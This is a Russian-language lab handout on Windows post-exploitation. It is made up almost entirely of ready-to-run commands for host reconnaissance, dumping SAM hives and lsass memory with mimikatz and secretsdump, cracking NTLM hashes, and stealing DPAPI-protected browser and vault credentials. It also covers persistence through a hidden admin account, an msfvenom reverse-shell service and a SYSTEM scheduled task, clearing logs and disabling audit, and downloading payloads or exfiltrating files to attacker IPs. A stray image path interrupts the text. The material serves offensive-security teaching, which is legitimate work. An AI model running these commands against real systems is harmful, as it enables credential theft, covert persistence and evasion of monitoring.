Лабораторная работа по пост-эксплуатации в Windows

Раздел 1: первичная разведка на хосте

Сбор информации о пользователях и системе

```
echo hostname: %computername%
echo username: %username%
whoami /all
query session
echo date: && date /t
echo time: && time /t
echo environment: && set
echo system information: && systeminfo
wmic bios
wmic volume get
Label,DeviceID,DriveLetter,FileSystem,Capacity,FreeSpace
net accounts
net users
net localgroup
net localgroup administrators
```

Сбор информации о настройках сети:

```
ipconfig /all
route print
echo ARP Table: && arp -A
netstat -ano
net share
net use
wmic netuse list full
```

```
netsh firewall show state
netsh firewall show config
```

Сбор информации о процессах, сервисах, задачах и объектах автозагрузки

```
tasklist /v
wmic process get CSName,Description,ExecutablePath,ProcessId
schtasks /query /fo LIST /v
sc query
tasklist /SVC
wmic service get
Caption,Name,PathName,ServiceType,Started,StartMode,StartName
wmic startup get Caption,Command,Location,User
```

Сбор информации об установленном ПО и патчах безопасности

```
wmic PRODUCT get
Description,InstallDate,InstallLocation,PackageCache,Vendor,Version
wmi qfe get Caption, Description, HotFixID, InstalledOn
driverquery /v
wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct
```

Сбор списка файлов

```
dir /b /a /s c:\ > cdirs.txt
```

Автоматическая энумерация с помощью WinPEAS

```
$url = "https://github.com/carlospolop/PEASS-
ng/releases/latest/download/winPEASany_ofs.exe"
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest
"$url" -UseBasicParsing | Select-Object -ExpandProperty Content));
[winPEAS.Program]::Main("")
```

Раздел 2: хранение учетных данных в реестре

Реализация подсчета NTLM-хэша для парольной фразы

```
#!/usr/bin/python2
import hashlib,binascii,sys
if len(sys.argv) == 1:
    print binascii.hexlify(hashlib.new('md4',
raw_input().decode('utf-8').encode('utf-16le')).digest())
else:
    print binascii.hexlify(hashlib.new('md4',
sys.argv[1].encode('utf-16le')).digest())
```

Извлечение кустов реестра с учетными данными с помощью reg.exe:

```
reg.exe save hklm\sam sam
reg.exe save hklm\system system
```

Извлечение локальных учетных записей и их NTLM-хэшей:

```
secretsdump.py -system system -sam sam LOCAL
```

Получение учетных данных через remote registry:

```
secretsdump.py admin@target
secretsdump.py VAGRANT-2008R2/vagrant:vagrant@10.0.2.6
```

Раздел 3: Атаки с помощью перебора

Используем hashcat для перебора ntlm-хэшей


```
hashcat -a 0 -m 1000 hashes_ntlm.txt
/usr/share/wordlists/rockyou.txt
hashcat -a 3 -m 1000 hashes_ntlm.txt -1='?u?d?l' '?1?1?1?1?1?1'
```

Аналогично можно использовать утилиту John the Ripper

```
john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt
hashes_ntlm.txt
```

Раздел 4: Получение учетных данных из памяти процесса lsass

Выполнение дампа с помощью Task Manager:



Выполнение дампа с помощью rundll32.exe

```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump <PID>
C:\temp\lsass.dmp full procdump.exe -accepteula -ma lsass.exe
lsass.dmp
```

Чтение дампа на Windows-машине атакующего с помощью mimikatz:

```
sekurlsa::minidump lsass.DMP
sekurlsa::logonpasswords
```

Чтение дампа на Linux-машине атакующего с помощью pypykatz:

```
pypykatz lsa minidump <input_path> -d -o <output_file>
```

Внедрение провайдера SSP и перехват пароля

```
misc::memssp
misc::lock
type C:\Windows\System32\mimilsa.log
```

Проверка наличия PPL

```
reg query -k "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"
```

Обход PPL через загрузку драйвера mimikatz

```
!+
!processprotect /process:lsass.exe /remove
sekurlsa::logonPasswords
```

Раздел 5: Сбор учетных данных с помощью DPAPI

Пример использования DPAPI

```
dpapi::protect /data:"secret"
dpapi::blob /in:"c:\users\<USER>\secret.bin" /unprotect
```

Чтение данных в контексте пользователя: копируем файлы, вносим правки в LocalState и начинаем анализ:

```
dpapi::chrome /state:"C:\Users\<USER>\Desktop\LocalState"
/in:"C:\Users\<USER>\Desktop\LoginData" /unprotect
```

Чтение данных в контексте администратора с активной сессией целевого пользователя

```
privilege::debug
sekurlsa::dpapi
dpapi::chrome /in:"C:\Users\<USER>\Desktop\LoginData"
/state:"C:\Users\<USER>\Desktop\LocalState" /masterkey:<KEY>
```

Чтение данных в контексте администратора без сессии пользователя (необходим пароль)

```
Get-ChildItem -Hidden C:\Users\
<USER>\AppData\Roaming\Microsoft\Protect\<SID>
dpapi::masterkey /in:"C:\Users\
<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<UUID>"
dpapi::masterkey /in:"C:\Users\
<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<UUID>" /sid:"<SID>"
/password:"Passw0rd!"
```

Чтение данных из диспетчера учетных данных Windows

```
vaultcmd /listcreds:"Windows Credentials" /all
Get-ChildItem -Hidden C:\Users\
<USER>\AppData\Local\Microsoft\Credentials
Get-ChildItem -Hidden C:\Users\
<USER>\AppData\Roaming\Microsoft\Credentials\
dpapi::cred /in:C:\Users\<USER>\AppData\Local\Microsoft\Credentials\
<id>
dpapi::cred /in:C:\Users\
<USER>\AppData\Roaming\Microsoft\Credentials\<ID> /masterkey:<KEY>
```

Раздел 5: Закрепление доступа

Добавление администратора

```
net user hacker Qwerty123 /add
net localgroup Administrators hacker /add
wmic useraccount where name="hacker" call rename name="hacker$"
```

```
meterpreter > reg setval -v user$ -d 0 -t REG_DWORD -k
"HKLM\\Software\\Microsoft\\Windows
NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList"
```

Создание сервиса

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f
exe-service -o persist.exe
sc.exe create persist binPath= "C:\windows\persist.exe" start= auto
sc.exe start persist
```

Добавление запланированной задачи

```
schtasks /create /sc minute /mo 1 /tn persist /tr
"C:\windows\persist.exe" /ru SYSTEM
schtasks /query /tn persist
```

Раздел 6: Работа с системами журналирования

Отключение логирования и очистка логов с помощью mimikatz

```
event::drop
event::clear
```

Удаление логов с помощью PowerShell

```
wevtutil el | ForEach { wevtutil cl "$_" }
```

Отключение аудита

```
auditpol /set /category:"Account Logon" /success:disable
/failure:disable auditpol /clear /y
auditpol /remove /allusers
```

Раздел 7: Инфильтрация и эксфильтрация данных

Скачивание файлов с помощью cmd

```
certutil -urlcache -split -f http://webserver/payload.b64
payload.b64
bitsadmin /transfer transfName /priority high
http://example.com/examplefile.pdf
C:\downloads\examplefile.pdf
```

Скачивание файлов с помощью PowerShell

```
(New-Object
Net.WebClient).DownloadFile("http://10.10.14.2:80/taskkill.exe","C:\
Windows\Temp\taskkill.exe")
Invoke-WebRequest "http://10.10.14.2:80/taskkill.exe" -OutFile
"taskkill.exe"
wget "http://10.10.14.2/nc.bat.exe" -OutFile
"C:\ProgramData\unifivideo\taskkill.exe"

Import-Module BitsTransfer
Start-BitsTransfer -Source $url -Destination $output
```

Кодирование и декодирование файлов

```
certutil -encode <FILE_TO_ENCODE> C:\Windows\Temp\encoded.b64
certutil -decode C:\Windows\Temp\encoded.b64 <OUTFILE>
```

Выгрузка файлов с помощью ftp-клиента

```
echo open 10.11.0.41 21 > ftp.txt
echo USER user >> ftp.txt
echo password >> ftp.txt
echo bin >> ftp.txt
echo PUT file.zip >> ftp.txt
echo bye >> ftp.txt
ftp -n -v -s:ftp.txt
```

Выгрузка файлов с помощью SMB

```
copy \\ip-addr\share-name\file out-file
```

Выгрузка файлов с помощью FTP/HTTP через PowerShell

```
PS > (New-Object
Net.WebClient).UploadFile("http://10.10.13.37/file.txt", "file.txt")
```